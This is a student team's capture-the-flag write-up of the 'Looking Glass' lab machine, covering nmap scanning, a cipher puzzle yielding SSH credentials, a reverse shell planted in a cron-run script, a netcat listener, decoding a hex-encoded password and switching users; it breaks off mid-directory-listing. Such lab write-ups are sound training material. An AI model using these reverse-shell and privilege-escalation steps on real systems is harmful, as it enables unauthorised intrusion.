PenTest 1


LOOKING GLASS

3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq bin Aminuddin	Leader
1211103298	Fahiman Danial bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief bin Razak	Member

Steps: Recon and Enumeration




Members Involved: Muhammad Hafiz Haziq, Fahiman Danial and Muhammad Irfan Haqief


Tools used: **Nmap/Kali Terminal/CyberChef**

Thought Process and Methodology and Attempts:


Firstly, in order to find any data on the machine, we all opened our kali terminal and used Nmap on the targeted machine to find an open port.



As we can see in the picture, the port 22 can be used as well as many other open ports. We therefore attempted to connect to the port but the first attempt failed. Unfortunately, it seems we had actually used a command used by a previous linux version. After a successful connection to port 22, a password is required to enter.




Therefore, we continue with reconning. When we connected to a port in the numbers above 9000, suddenly a notification of 'lower' and 'higher' started to appear.



We were able to pin down a port somewhere between port 9500 and 9750. In order to search for the port a tiny bit of effort was exerted and promptly we were able to find the exact port and a long text shows up with it.

```
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    (18 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added '[10.10.150.44]:9530' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

When put into a cipher, a password came out of it at the last word of the text.




The deciphered text is then put back into the 'enter secret:' and a text was revealed stating a username and a password.

```
Enter Secret:
jabberwock:WaitersPictureDeclareReproachfully
```

We then connected back to port 22 with the given credentials and were able to log in as user jabberwock.


```
┌──(1211103527㉿kali)-[~]
└─$ ssh jabberwock@10.10.150.44 -p 22
jabberwock@10.10.150.44's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```


We checked for any content in the user's account and 3 files were found; and when cat was used on user.txt, we found the flag for Q1 but it is inverted. We can add a command, "| rev" to invert it to the original flag




Steps: Initial Foothold


When we checked the twasBrillig.sh, it was found that it contains a single line string. We thereby use the command nano to create our reverse shell by modifying twasBrillig.sh since through crontab, we found out that twasBrillig.sh would be executed upon reboot






The file would originally contain a string of commands. We will change it with a new line consisting of our tun0(routing path) IP address and a NetCat port number in it. The script for the shell can be found in https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet under NetCat.





And prepare a NetCat to intercept on another terminal to receive the package.



Finally, we sudo reboot.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.69.214 closed by remote host.
Connection to 10.10.69.214 closed.
```

Steps: Horizontal Privilege Escalation

After the command of sudo reboot, we would naturally receive back a response in the designated NetCat port. We quickly schemed through the list of files and found 2 files; and when prompted to open humptydumpty.txt, an encoded text is generated.

```
┌──(1211103527㉿kali)-[~]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.34.179] from (UNKNOWN) [10.10.69.214] 59100
/bin/sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
746865207061737377 6f7264206973207a79787776757473727170 6f6e6d6c6b
```

When the encrypted message is passed through CyberChef, CyberChef determines the encoded message to be from Hex and Base85 therefore revealing a password in the message.

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
746865207061737377 6f7264206973207a79787776757473727170 6f6e6d6c6b
```

Output

```
Üÿõë@B?.ZLÐ¨×í9ÿl¹.hhõvk@.¹é.ia¹v.Ã.5@».<..:îfÍ...24ê.nqCÀ.×?ô1í(
<È_.#.°.^.Ñ^6$¸.áVÑ..ìÜÁEcuøÊé.ÃeI |.#.´sÝ..@OúQýI«öw.Ö£].!.._õc:
.Ú(.qQÐåo.Æ)'s`=
j«½Ö*.ïr..BØthe password is zyxwvutsrqponmlk
```

After that, we therefore attempted to stabilize our shell and proceed to switch users to humptydumpty inside of tweedledum using the password found in the text.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: python3 -c "import pty;pty.spawn('/bin/bash')"

su: Authentication failure
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```


Going through humptydumpty's user, we found out about another user named Alice

```
humptydumpty@looking-glass:/home/tweedledum$ cd ../
cd ../
humptydumpty@looking-glass:/home$ cd humptydumpty
cd humptydumpty
humptydumpty@looking-glass:~$ ls -al
ls -al
total 28
drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 09:00 .
drwxr-xr-x 8 root         root         4096 Jul  3  2020 ..
lrwxrwxrwx 1 root         root            9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 humptydumpty humptydumpty  220 Jul  3  2020 .bash_logout
